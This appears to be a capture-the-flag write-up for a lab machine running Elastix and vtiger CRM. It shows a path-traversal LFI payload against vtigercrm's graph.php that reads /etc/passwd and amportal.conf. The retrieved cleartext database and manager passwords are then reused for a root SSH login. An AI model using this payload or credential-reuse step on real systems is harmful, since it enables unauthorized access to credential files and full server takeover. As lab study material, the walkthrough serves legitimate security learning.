
Found an exploit which says that vtiger crm v 5.1.0 is vulnerable to LFI. Let's add then payload provided then.

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
distcache:x:94:94:Distcache:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
cyrus:x:76:12:Cyrus IMAP Server:/var/lib/imap:/bin/bash
dbus:x:81:81:System message bus:/:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
mailman:x:41:41:GNU Mailing List Manager:/usr/lib/mailman:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
asterisk:x:100:101:Asterisk VoIP PBX:/var/lib/asterisk:/bin/bash
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
spamfilter:x:500:500::/home/spamfilter:/bin/bash
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
fanis:x:501:501::/home/fanis:/bin/bash

```

Added the provided payload in the exploit and can see /etc/passwd file.

i was unable to figure out how to do LFI to RCE, so went hunting and found another exploit..



Elastix 2.2.0 but the payload it provided was,

```
#LFI Exploit: /vtigercrm/graph.php?current_language=../../../../../../../../..//etc/
amportal.conf%00&module=Accounts&action
```

of vtigercrm, so let's try it...

view-source:https://10.129.229.183/vtigercrm/gra

```
# This file is part of FreePBX.
#
#    FreePBX is free software: you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation, either version 2 of the License, or
#    (at your option) any later version.
#
#    FreePBX is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License
#    along with FreePBX.  If not, see <http://www.gnu.org/licenses/>.
#
# This file contains settings for components of the Asterisk Management Portal
# Spaces are not allowed!
# Run /usr/src/AMP/apply_conf.sh after making changes to this file

# FreePBX Database configuration
# AMPDBHOST: Hostname where the FreePBX database resides
# AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql)
# AMPDBNAME: Name of the FreePBX database (e.g. asterisk)
# AMPDBUSER: Username used to connect to the FreePBX database
# AMPDBPASS: Password for AMPDBUSER (above)
# AMPENGINE: Telephony backend engine (e.g. asterisk)
# AMPMGRUSER: Username to access the Asterisk Manager Interface
# AMPMGRPASS: Password for AMPMGRUSER
#
AMPDBHOST=localhost
AMPDBENGINE=mysql
# AMPDBNAME=asterisk
AMPDBUSER=asteriskuser
# AMPDBPASS=amp109
AMPDBPASS=jEhdIekWmdjE
AMPENGINE=asterisk
AMPMGRUSER=admin
#AMPMGRPASS=amp111
AMPMGRPASS=jEhdIekWmdjE

# AMPBIN: Location of the FreePBX command line scripts
# AMPSBIN: Location of (root) command line scripts
#
AMPBIN=/var/lib/asterisk/bin
AMPSBIN=/usr/local/sbin

# AMPWEBROOT: Path to Apache's webroot (leave off trailing slash)
# AMPCGIBIN: Path to Apache's cgi-bin dir (leave off trailing slash)
```

```
# AMPWEBADDRESS: The IP address or host name used to access the AMP web admin
#
AMPWEBROOT=/var/www/html
AMPCGIBIN=/var/www/cgi-bin
# AMPWEBADDRESS=x.x.x.x|hostname

# FOPWEBROOT: Path to the Flash Operator Panel webroot (leave off trailing slash)
# FOPPASSWORD: Password for performing transfers and hangups in the Flash Operator Panel
# FOPRUN: Set to true if you want FOP started by freepbx_engine (amportal_start), false otherwise
# FOPDISABLE: Set to true to disable FOP in interface and retrieve_conf.  Useful for sqlite3
# or if you don't want FOP.
#
#FOPRUN=true
FOPWEBROOT=/var/www/html/panel
#FOPPASSWORD=passw0rd
FOPPASSWORD=jEhdIekWmdjE

# FOPSORT=extension|lastname
# DEFAULT VALUE: extension
# FOP should sort extensions by Last Name [lastname] or by Extension [extension]
```

So after adding above payload can see a .conf file which revealed some creds.

```
#
AMPDBHOST=localhost
AMPDBENGINE=mysql
# AMPDBNAME=asterisk
AMPDBUSER=asteriskuser
# AMPDBPASS=amp109
AMPDBPASS=jEhdIekWmdjE
AMPENGINE=asterisk
AMPMGRUSER=admin
#AMPMGRPASS=amp111
AMPMGRPASS=jEhdIekWmdjE
```

So digged some info. about amportal.conf and found that this file contains some intial configuration about the system and specifically about the Asterisk Management Portal...

```
login as: root
root@10.129.3.3's password:
Last login: Wed Nov 15 12:55:38 2023

Welcome to Elastix
----------------------------------------------------

To access your Elastix System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:
http://10.129.3.3

[root@beep ~]#
```

So was able to log in as user root directly by performing password spraying as the password used for database and ssh login through root user was same.

```
[root@beep ~]# ls -al root.txt
-rw------- 1 root root 33 Oct 15 20:30 root.txt
[root@beep ~]#
```

got root flag first.

```
[root@beep home]# find / -name user.txt -type f 2>/dev/null
/home/fanis/user.txt
[root@beep home]#
```

Also found user.txt file.